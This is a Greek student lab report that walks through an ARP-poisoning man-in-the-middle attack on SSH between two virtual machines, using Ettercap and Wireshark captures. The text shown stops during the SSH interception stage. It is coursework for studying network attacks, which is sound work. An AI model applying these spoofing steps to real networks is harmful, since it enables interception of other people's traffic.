



ΜΥΕ007
Ασφάλεια Υπολογιστικών και Επικοινωνιακών
Συστημάτων

Αναφορά 2ης Εργαστηριακής Άσκησης
Επίθεση man-in-the-middle στο ssh του 64-bit Linux

Παναγιώτης Βουζαλής, 2653

Χειμερινό Εξάμηνο 2023



Περιεχόμενα

Προετοιμασία Συστήματος	3
Συμπεράσματα για το δίκτυο.....	5
Wireshark	7
Ettercap	11
Finalizing our attack.....	15
enable_redir	15
mitm-ssh.....	16
I'm the man in the middle.....	17



Προετοιμασία Συστήματος

Κάνω boot το VM του επιτιθέμενου (εφεξής *mye007*) και ξεκινάω τις εικονικές μηχανές *c1* και *c2* για να ολοκληρώσω το δίκτυο. Εκτελώ `ifconfig` σε κάθε μηχανή για να πληροφορηθώ σχετικά με τις διεπαφές δικτύου.

Μηχανή *mye007*:

```
root@mye007:~/Desktop# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b4:ac:df
          inet addr:192.168.137.133  Bcast:192.168.137.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb4:acdf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:314 errors:0 dropped:0 overruns:0 frame:0
          TX packets:22 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20704 (20.2 KiB)  TX bytes:2732 (2.6 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

veth9VS5BA Link encap:Ethernet  HWaddr fe:72:88:8b:c4:be
          inet6 addr: fe80::fc72:88ff:fe8b:c4be/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:73 errors:0 dropped:0 overruns:0 frame:0
          TX packets:866 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7526 (7.3 KiB)  TX bytes:49078 (47.9 KiB)

vethUKJI77 Link encap:Ethernet  HWaddr fe:55:ba:14:7b:10
          inet6 addr: fe80::fc55:baff:fe14:7b10/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:788 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1716 (1.6 KiB)  TX bytes:41768 (40.7 KiB)

virbr0    Link encap:Ethernet  HWaddr fe:55:ba:14:7b:10
          inet addr:192.168.122.1  Bcast:192.168.122.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:71 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6548 (6.3 KiB)  TX bytes:7262 (7.0 KiB)
```



Οι πληροφορίες που μας ενδιαφέρουν:

- `eth0`: NIC (network interface card) που χρησιμοποιείται για τη σύνδεση με το host machine και με το `virbr0` (network bridge)
 - IP address: 192.168.137.133 (διαφορετικό από αυτό της εκφώνησης)
 - MAC address: 00:0c:29:b4:ac:df
- `lo`: loopback address, το κλασσικό localhost 127.0.0.1
- `veth9VS5BA`: NIC για τη σύνδεση με τη μηχανή `c1` (`vethX` στην εκφώνηση)
Εξακριβώθηκε με την εντολή `ring`, βλ. αυξημένο αριθμό RX - received bytes
 - MAC address: fe:72:88:8b:c4:be
- `vethUKJI77`: NIC για τη σύνδεση με τη μηχανή `c2` (`vethY` στην εκφώνηση)
Εξακριβώθηκε με την εντολή `ring`
 - MAC address: fe:55:ba:14:7b:10
- `virbr0`: NIC του network bridge που επιτρέπει στο μηχάνημα του επιτιθέμενου να συμμετάσχει στο δίκτυο μεταξύ `c1` και `c2` χρησιμοποιώντας την ακόλουθη IP address:
 - IP address: 192.168.122.1
 - MAC address: fe:55:ba:14:7b:10
- Σημείωση: οι MAC address των διεπαφών `virbr0` (network bridge) και `vethUKJI77` (NIC για τη σύνδεση με τη μηχανή `c2`) ταυτίζονται για κάποιο λόγο ακόμα και μετά από πολλαπλά reboot!
Μετά από σχετική συζήτηση που είχαμε στο μάθημα, προχωράω κανονικά, και αν δημιουργηθεί κάποιο πρόβλημα στη συνέχεια, θα το αντιμετωπίσω τότε.



Συμπεράσματα για το δίκτυο

Από τα στοιχεία του `virbr0` καταλαβαίνω πως οι μηχανές `c1` και `c2` θα έχουν διεύθυνση της μορφής `192.168.122.2` ως `192.168.122.254`.

Επίσης, όπως προκύπτει από την τοπολογία του δικτύου, οι μηχανές `c1` και `c2` θα μπορούν να δουν τόσο το network bridge (`virbr0`) στην ip `192.168.122.1`, όσο και το `mye007` (`eth0`) στην ip `192.168.137.133`, ακόμα και αν το `mye007` βρίσκεται σε διαφορετικό υποδίκτυο από αυτές (`192.168.137.000` vs `192.168.122.000`).

Αυτό συμβαίνει φυσικά λόγω της ύπαρξης του network bridge το οποίο ενώνει τόσο τις μηχανές `c1` και `c2` μεταξύ τους, όσο και με το `mye007`.

Αυτή τη συμπεριφορά την εξακρίβωσα με χρήση του Wireshark και της εντολής `ping` (δεν εικονίζεται).



Μηχανή c1:

```
root@c1:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.122.105 netmask 255.255.255.0 broadcast 192.168.122.255
    inet6 fe80::2ff:aaff:fe90:af3d prefixlen 64 scopeid 0x20<link>
    ether 00:ff:aa:90:af:3d txqueuelen 1000 (Ethernet)
    RX packets 42 bytes 3592 (3.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 1716 (1.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- eth0: NIC που χρησιμοποιείται για τη σύνδεση με το network bridge
 - IP address: 192.168.122.105
 - MAC address: 00:ff:aa:90:af:3d

Μηχανή c2:

```
root@c2:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.122.57 netmask 255.255.255.0 broadcast 192.168.122.255
    inet6 fe80::216:3eff:fe9f:1f32 prefixlen 64 scopeid 0x20<link>
    ether 00:16:3e:9f:1f:32 txqueuelen 1000 (Ethernet)
    RX packets 26 bytes 2154 (2.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 1716 (1.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- eth0: NIC που χρησιμοποιείται για τη σύνδεση με το network bridge
 - IP address: 192.168.122.57
 - MAC address: 00:16:3e:9f:1f:32



Wireshark

Για να επιβεβαιώσω την επικοινωνία μεταξύ όλων των μηχανών στο δίκτυο καθώς και τις MAC address αυτών, θα χρησιμοποιήσω την εντολή *ping* σε συνδυασμό με το Wireshark (έχοντας ενεργοποιημένο το *promiscuous mode* σε όλα τα interfaces).

- eth0:

Χρησιμοποιώντας το Wireshark για να παρακολουθήσω την διεπαφή *eth0*, παρατηρώ την επικοινωνία του *mye007* με το host machine όταν το host machine στέλνει δύο πακέτα ping requests στο *mye007*.

root@mye007:~/Desktop# ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:b4:ac:df
inet addr:192.168.137.133 Bcast:192.168.137.255 Mask:255.255.255.0

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
87	259.680467000	Vmware_c0:00:08	Broadcast	ARP	60	Who has 192.168.137.27 Tell 192
88	260.250998000	192.168.137.1	192.168.137.255	NBNS	92	Name query NB NOTISLENVOV<1c>
89	260.675515000	Vmware_c0:00:08	Broadcast	ARP	60	Who has 192.168.137.27 Tell 192
90	261.004500000	192.168.137.1	192.168.137.255	NBNS	92	Name query NB NOTISLENVOV<1c>
91	261.767712000	192.168.137.1	192.168.137.255	NBNS	92	Name query NB NOTISLENVOV<1c>
92	335.041420000	192.168.137.1	192.168.137.133	ICMP	74	Echo (ping) request id=0x0001, s
93	335.041464000	192.168.137.133	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, s
94	336.052231000	192.168.137.1	192.168.137.133	ICMP	74	Echo (ping) request id=0x0001, s
95	336.052271000	192.168.137.133	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, s
96	339.687311000	Vmware_c0:00:08	Vmware_b4:ac:df	ARP	60	Who has 192.168.137.133? Tell 19
97	339.687336000	Vmware_b4:ac:df	Vmware_c0:00:08	ARP	42	192.168.137.133 is at 00:0c:29:b4

Frame 92: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Vmware_b4:ac:df (00:0c:29:b4:ac:df)
Destination: Vmware_b4:ac:df (00:0c:29:b4:ac:df)
Source: Vmware_c0:00:08 (00:50:56:c0:00:08)
Type: IP (0x0800)
Internet Protocol Version 4, Src: 192.168.137.1 (192.168.137.1), Dst: 192.168.137.133 (192.168.137.133)
Internet Control Message Protocol

host machine side (notislenovo)

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter VMware Network Adapter VMnet8:

Connection-specific DNS Suffix . :
Link-local IPv6 Address : fe80::bb5b:b5a8:ebad:452b%19
IPv4 Address. : 192.168.137.1
Subnet Mask : 255.255.255.0
Default Gateway :

C:\Windows\system32>ping 192.168.137.133 -n 2

Pinging 192.168.137.133 with 32 bytes of data:
Reply from 192.168.137.133: bytes=32 time<1ms TTL=64
Reply from 192.168.137.133: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.137.133:
Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms



- virbr0:

Χρησιμοποιώντας το Wireshark για να παρακολουθήσω την διεπαφή virbr0 παρατηρώ το traffic του δικτύου στις ακόλουθες περιπτώσεις:

1. ping μεταξύ mye007 – μηχανής c1 και αντίστροφα:

root@mye007:~/Desktop# ping 192.168.122.105 -c 1
PING 192.168.122.105 (192.168.122.105) 56(84) bytes of data.
64 bytes from 192.168.122.105: icmp_seq=1 ttl=64 time=0.051 ms

root@c1:~# ping 192.168.122.1 -c 1
PING 192.168.122.1 (192.168.122.1) 56(84) bytes of data.
64 bytes from 192.168.122.1: icmp_seq=1 ttl=64 time=0.049 ms

Παρατηρώ τα arp requests που στέλνει το mye007 και το c1 στο δίκτυο, καθώς και τις απαντήσεις που λαμβάνουν, οι οποίες περιλαμβάνουν τα ζεύγη ip address - mac address. Εκεί θα στηριχτούμε για την υλοποίηση του poisoning αργότερα.

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
Ethernet II, Src: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10), Dst: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d)
Destination: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d)
Source: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10) - mye007 addresses
Type: IP (0x0800)
Internet Protocol Version 4, Src: 192.168.122.1 (192.168.122.1), Dst: 192.168.122.105 (192.168.122.105)

2. ping μεταξύ mye007 – μηχανής c2 και αντίστροφα:

root@mye007:~/Desktop# ping 192.168.122.57 -c 1
PING 192.168.122.57 (192.168.122.57) 56(84) bytes of data.
64 bytes from 192.168.122.57: icmp_seq=1 ttl=64 time=0.069 ms

root@c2:~# ping 192.168.122.1 -c 1
PING 192.168.122.1 (192.168.122.1) 56(84) bytes of data.
64 bytes from 192.168.122.1: icmp_seq=1 ttl=64 time=0.081 ms

root@c2:~# ip r
default via 192.168.122.1 dev eth0
192.168.122.0/24 dev eth0 proto kernel scope link src 192.168.122.57

Παρατηρώ επίσης και επικοινωνία του c2 με το virbr0. Το mye007 (μέσω του virbr0) προσφέρει συνδεσιμότητα μεταξύ mye007, c1, και c2, και εκτελεί και χρέη dhcp server.

Με την εντολή # ip r εξακριβώνουμε αυτό ακριβώς

Παρατηρώ τα arp requests που στέλνει το mye007 και το c2 στο δίκτυο, καθώς και τις απαντήσεις που λαμβάνουν, οι οποίες περιλαμβάνουν τα ζεύγη ip address - mac address

διευθυνσιοδότηση μέσω dhcp

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
Ethernet II, Src: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10), Dst: Xensourc_9f:1f:32 (00:16:3e:9f:1f:32)
Destination: Xensourc_9f:1f:32 (00:16:3e:9f:1f:32)
Source: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10) - mye007 addresses
Type: IP (0x0800)
Internet Protocol Version 4, Src: 192.168.122.1 (192.168.122.1), Dst: 192.168.122.57 (192.168.122.57)



3. ssh από την μηχανή c2 στη μηχανή c1:

Πριν προσθέσει η c2 την c1 στη λίστα known hosts:

root@c2:~# ssh root@192.168.122.105
The authenticity of host '192.168.122.105 (192.168.122.105)' can't be established.
ECDSA key fingerprint is SHA256:++s/KPSH9lh/ermEoYpMy2S9HCISQIa2B0Vz30Sq4Aws.
Are you sure you want to continue connecting (yes/no)?

Με το που πατάω την εντολή για ssh από τη c2 στη c1 βλέπω πως κατευθείαν ανταλλάσσονται πακέτα μεταξύ τους.
Το σημαντικότερο σημείο είναι αυτό στο οποίο ανταλλάζουν κλειδιά χρησιμοποιώντας Diffie-Hellman

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
Ethernet II, Src: Xensourc 9f:1f:32 (00:16:3e:9f:1f:32), Dst: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d)
Destination: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d)
Source: Xensourc 9f:1f:32 (00:16:3e:9f:1f:32)
Type: IP (0x0800)
Internet Protocol Version 4, Src: 192.168.122.57 (192.168.122.57), Dst: 192.168.122.105 (192.168.122.105)
Transmission Control Protocol, Src Port: 39156 (39156), Dst Port: 22 (22), Seq: 0, Len: 0

Αφού προσθέσει η c2 την c1 στη λίστα known hosts:

Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.122.105' (ECDSA) to the list of known hosts.

Frame 13: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface 0
Ethernet II, Src: Xensourc 9f:1f:32 (00:16:3e:9f:1f:32), Dst: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d)
Destination: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d)
Source: Xensourc 9f:1f:32 (00:16:3e:9f:1f:32)
Type: IP (0x0800)
Internet Protocol Version 4, Src: 192.168.122.57 (192.168.122.57), Dst: 192.168.122.105 (192.168.122.105)
Transmission Control Protocol, Src Port: 39156 (39156), Dst Port: 22 (22), Seq: 1516, Ack: 1464, Len: 16




Αφού η c2 πληκτρολογήσει τον κωδικό της c1:

23	17.221255000	192.168.122.57	192.168.122.105	SSHv2	150 Client: Encrypted packet (len=84)
24	17.226003000	192.168.122.105	192.168.122.57	TCP	94 [TCP segment of a reassembled PDU]
25	17.226050000	192.168.122.57	192.168.122.105	TCP	66 39157-22 [ACK] Seq=1720 Ack=1588 Wi
26	17.226142000	192.168.122.57	192.168.122.105	SSHv2	178 Client: Encrypted packet (len=112)
27	17.227267000	192.168.122.105	192.168.122.57	TCP	566 [TCP segment of a reassembled PDU]
28	17.265956000	192.168.122.57	192.168.122.105	TCP	66 39157-22 [ACK] Seq=1832 Ack=2088 Wi
29	17.266006000	192.168.122.105	192.168.122.57	TCP	110 [TCP segment of a reassembled PDU]
30	17.266017000	192.168.122.57	192.168.122.105	TCP	66 39157-22 [ACK] Seq=1832 Ack=2132 Wi
31	17.266153000	192.168.122.57	192.168.122.105	SSHv2	442 Client: Encrypted packet (len=376)
32	17.266625000	192.168.122.105	192.168.122.57	TCP	174 [TCP segment of a reassembled PDU]
33	17.267226000	192.168.122.105	192.168.122.57	TCP	454 [TCP segment of a reassembled PDU]
34	17.267250000	192.168.122.57	192.168.122.105	TCP	66 39157-22 [ACK] Seq=2208 Ack=2628 Wi
35	17.270759000	192.168.122.105	192.168.122.57	TCP	118 [TCP segment of a reassembled PDU]
36	17.310047000	192.168.122.57	192.168.122.105	TCP	66 39157-22 [ACK] Seq=2208 Ack=2680 Wi

```
root@192.168.122.105's password:
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 7 10:37:30 2023
> Frame 23: 150 bytes on wire (1200 bits), 150 bytes captured (1200 bits) on interface 0
> Ethernet II, Src: Xensourc 9f:1f:32 (00:16:3e:9f:1f:32), Dst: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d)
> Destination: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d)
> Source: Xensourc 9f:1f:32 (00:16:3e:9f:1f:32)
Type: IP (0x0800)
> Internet Protocol Version 4, Src: 192.168.122.57 (192.168.122.57), Dst: 192.168.122.105 (192.168.122.105)
> Transmission Control Protocol, Src Port: 39157 (39157), Dst Port: 22 (22), Seq: 1636, Ack: 1560, Len: 84
```

Εν τέλει έχω επιβεβαιώσει την εξής συνδεσμολογία:



Όπως έχω γράψει και [παραπάνω](#), οι μηχανές c1 και c2 μπορούν να δουν και τις δύο διευθύνσεις του επιτιθέμενου. Για τους σκοπούς της άσκησης εγώ αναφέρομαι στο *mye007* με τη διεύθυνσή του αυτή η οποία ανήκει στο ίδιο δίκτυο με τις c1 και c2, δηλαδή τη *virbr0* - 192.168.122.1.



Ettercap

Ακολουθώντας την εκφώνηση, εκκινώ το Ettercap:

- Κάνω unified sniffing πάνω από τη διεπαφή virbr0
- Scan for hosts

Παρατηρώ το παρακάτω traffic στο Wireshark:

The screenshot displays two windows. The top window is Wireshark 1.12.1, capturing traffic from interface virbr0. It shows a list of packets, with several ARP requests and replies highlighted. Red annotations in Greek explain the traffic: 'To mye007 ρωτάει όλο το δίκτυο για να βρει hosts (arp requests)' points to the first ARP request, and 'mye007 βρίσκει τη c2' points to an ARP reply from 192.168.122.57. The bottom window is Ettercap 0.8.1, showing a host list with two entries: 192.168.122.57 (00:16:3E:9F:1F:32) and 192.168.122.105 (00:FF:AA:90:AF:3D). A status bar at the bottom indicates that 255 hosts are being scanned.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe:55:ba:14:7b:10	Broadcast	ARP	42	Gratuitous ARP for 192.168.122.1 (Request)
2	0.010430000	fe:55:ba:14:7b:10	Broadcast	ARP	42	Who has 192.168.122.221? Tell 192.168.122.1
Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0						
Ethernet II, Src: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10), Dst: Broadcast (ff:ff:ff:ff:ff:ff)						
Address Resolution Protocol (request/gratuitous ARP)						
7	0.063006000	fe:55:ba:14:7b:10	Broadcast	ARP	42	Who has 192.168.122.217? Tell 192.168.122.1
8	0.073437000	fe:55:ba:14:7b:10	Broadcast	ARP	42	Who has 192.168.122.193? Tell 192.168.122.1
9	0.083931000	fe:55:ba:14:7b:10	Broadcast	ARP	42	Who has 192.168.122.163? Tell 192.168.122.1
64	0.655068000	Xensourc 9f:1f:32	fe:55:ba:14:7b:10	ARP	42	192.168.122.57 is at 00:16:3e:9f:1f:32
65	0.665571000	fe:55:ba:14:7b:10	Broadcast	ARP	42	Who has 192.168.122.29? Tell 192.168.122.1
Frame 64: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0						
Ethernet II, Src: Xensourc 9f:1f:32 (00:16:3e:9f:1f:32), Dst: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10)						
Address Resolution Protocol (reply)						
70	0.718046000	fe:55:ba:14:7b:10	Broadcast	ARP	42	Who has 192.168.122.15? Tell 192.168.122.1
71	0.728535000	fe:55:ba:14:7b:10	Broadcast	ARP	42	Who has 192.168.122.156? Tell 192.168.122.1
72	0.739056000	fe:55:ba:14:7b:10	Broadcast	ARP	42	Who has 192.168.122.173? Tell 192.168.122.1
127	1.317692000	00:ff:aa:90:af:3d	fe:55:ba:14:7b:10	ARP	42	192.168.122.105 is at 00:ff:aa:90:af:3d
128	1.328146000	fe:55:ba:14:7b:10	Broadcast	ARP	42	Who has 192.168.122.99? Tell 192.168.122.1
Frame 127: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0						
Ethernet II, Src: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d), Dst: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10)						
Address Resolution Protocol (reply)						

ettercap 0.8.1

Start Targets Hosts View MitM Filters Logging Plugins Info

Host List

IP Address	MAC Address	Description
192.168.122.57	00:16:3E:9F:1F:32	
192.168.122.105	00:FF:AA:90:AF:3D	

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...

- Προσδιορίζω τη μηχανή c1 ως target1 (192.168.122.105) και τη c2 ως target2 (192.168.122.57)
- Εκτελώ ARP Poisoning με ενεργή την επιλογή "Sniff remote connections"

Host 192.168.122.105 added to TARGET1
Host 192.168.122.57 added to TARGET2

ARP poisoning victims:

GROUP 1 : 192.168.122.105 00:FF:AA:90:AF:3D

GROUP 2 : 192.168.122.57 00:16:3E:9F:1F:32



Παρατηρώ το παρακάτω traffic στο Wireshark:

Frame 270: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Ethernet II, Src: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10), Dst: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d)
[Duplicate IP address detected for 192.168.122.57 (fe:55:ba:14:7b:10) - also in use by 00:16:3e:9f:1f:32 (frame 265)]
[Frame showing earlier use of IP address: 265]
[Expert Info (Warn/Sequence): Duplicate IP address configured (192.168.122.57)]
[Duplicate IP address configured (192.168.122.57)]
[Severity level: Warn]
[Group: Sequence]
[Seconds since earlier frame seen: 163]

Frame 271: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Ethernet II, Src: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10), Dst: Xensourc 9f:1f:32 (00:16:3e:9f:1f:32)
[Duplicate IP address detected for 192.168.122.105 (fe:55:ba:14:7b:10) - also in use by 00:ff:aa:90:af:3d (frame 270)]
[Frame showing earlier use of IP address: 270]
[Expert Info (Warn/Sequence): Duplicate IP address configured (192.168.122.105)]
[Duplicate IP address configured (192.168.122.105)]
[Severity level: Warn]
[Group: Sequence]
[Seconds since earlier frame seen: 0]

Warning πως η ip 192.168.122.57 αντιστοιχεί σε δύο mac addr
notice the poisoning: mye007 (7b:10) is associated with 192.168.122.57

Ο mye007 (7b:10) στέλνει arp reply στη c1 (af:3d) ενημερώνοντάς την πως η διεύθυνση 192.168.122.57 αντιστοιχεί στη δικιά του mac addr (7b:10). Δηλαδή ο mye007 υποδύεται τη μηχανή c2 στη c1

Warning πως η ip 192.168.122.105 αντιστοιχεί σε δύο mac addr
notice the poisoning: mye007 (7b:10) is associated with 192.168.122.105

Ο mye007 (7b:10) στέλνει arp reply στη c2 (1f:32) ενημερώνοντάς την πως η διεύθυνση 192.168.122.105 αντιστοιχεί στη δικιά του mac addr (7b:10). Δηλαδή ο mye007 υποδύεται τη μηχανή c1 στη c2

Παρατηρώ:

- Ο mye007 “σραμπάρει” τις μηχανές c1 και c2 με arp replies κάνοντας απποιunce τον εαυτό του ως c2 και c1 αντίστοιχα. Δηλαδή:
 1. Ο mye007 προσπαθεί να υποδυθεί τη μηχανή c2 στη c1 λέγοντας πως η διεύθυνση 192.168.122.57 (ip της c2) ανήκει σε αυτόν
 2. Ο mye007 προσπαθεί να υποδυθεί τη μηχανή c1 στη c2 λέγοντας πως η διεύθυνση 192.168.122.105 (ip της c1) ανήκει σε αυτόν
- Υπάρχει warning για duplicate ip addresses στο δίκτυο. Αυτό συνήθως σημαίνει πως κάτι πήγε λάθος στον dhcp server όσον αφορά το assignment των ip addresses. Βέβαια τώρα γνωρίζω πως κάποιος προσπαθεί να υποδυθεί κάποιον άλλον.



Θα επιχειρήσω τις εξής ενέργειες ενόσω κοιτάζω το traffic στο Wireshark:

- Να κάνω ping μεταξύ *c1* και *c2*
- Να κάνω ssh μεταξύ *c1* και *c2*

1. ping μεταξύ *c1* (192.168.122.105) και *c2* (192.168.122.57):

Capturing from vlrbr0 [Wireshark 1.12.1 (Git Rev Unknown from unknown)]						
No.	Time	Source	Destination	Protocol	Length	Info
477	783.513568000	192.168.122.105	192.168.122.57	ICMP	98	Echo (ping) request id=0x0225, seq=1/256, ttl=64 (no response found)
478	783.517908000	192.168.122.105	192.168.122.57	ICMP	98	Echo (ping) request id=0x0225, seq=1/256, ttl=64 (reply in 479)
479	783.517954000	192.168.122.57	192.168.122.105	ICMP	98	Echo (ping) reply id=0x0225, seq=1/256, ttl=64 (request in 478)
480	783.520867000	192.168.122.57	192.168.122.105	ICMP	98	Echo (ping) reply id=0x0225, seq=1/256, ttl=64
c1 requests a ping from mye007 (c1 thinks mye007 is c2) - does not get a response because mye007 is a middle man						
478	783.517908000	192.168.122.105	192.168.122.57	ICMP	98	Echo (ping) request id=0x0225, seq=1/256, ttl=64 (reply in 479)
mye007 forwards the ping request towards the real c2						
479	783.517954000	192.168.122.57	192.168.122.105	ICMP	98	Echo (ping) reply id=0x0225, seq=1/256, ttl=64 (request in 478)
the real c2 responds to the ping request from mye007						
480	783.520867000	192.168.122.57	192.168.122.105	ICMP	98	Echo (ping) reply id=0x0225, seq=1/256, ttl=64
mye007 sends c2's response towards c1 - c1 thinks c2 responded directly when in reality mye007 was between them, snooping in their conversation						

Το terminal δείχνει πως η *c1* στέλνει ping request στη *c2* και δέχεται κανονικά απάντηση. Όμως το Wireshark φανερώνει πως πραγματικά ο επιτιθέμενος *mye007* παρεβλήθηκε επιτυχώς στην άμεση επικοινωνία μεταξύ *c1* - *c2* ως middle man. Ακριβώς το ίδιο παρατηρώ και όταν η μηχανή *c2* κάνει ping τη *c1*.

2. ssh μεταξύ *c1* (192.168.122.105) και *c2* (192.168.122.57):

Capturing from vlrbr0 [Wireshark 1.12.1 (Git Rev Unknown from unknown)]						
Filter: tcp Expression... Clear Apply Save						
No.	Time	Source	Destination	Protocol	Length	Info
955	2970.198064000	192.168.122.105	192.168.122.57	TCP	74	50079→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=10543041 TSecr=0 WS=128
956	2970.201361000	192.168.122.105	192.168.122.57	TCP	74	[TCP Retransmission] 50079→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=10543041 TSecr=0 WS=128
957	2971.197045000	192.168.122.105	192.168.122.57	TCP	74	[TCP Retransmission] 50079→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=10543291 TSecr=0 WS=128
958	2971.201638000	192.168.122.105	192.168.122.57	TCP	74	[TCP Retransmission] 50079→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=10543291 TSecr=0 WS=128
959	2973.201009000	192.168.122.105	192.168.122.57	TCP	74	[TCP Retransmission] 50079→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=10543291 TSecr=0 WS=128
960	2973.205662000	192.168.122.105	192.168.122.57	TCP	74	[TCP Retransmission] 50079→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=10543291 TSecr=0 WS=128
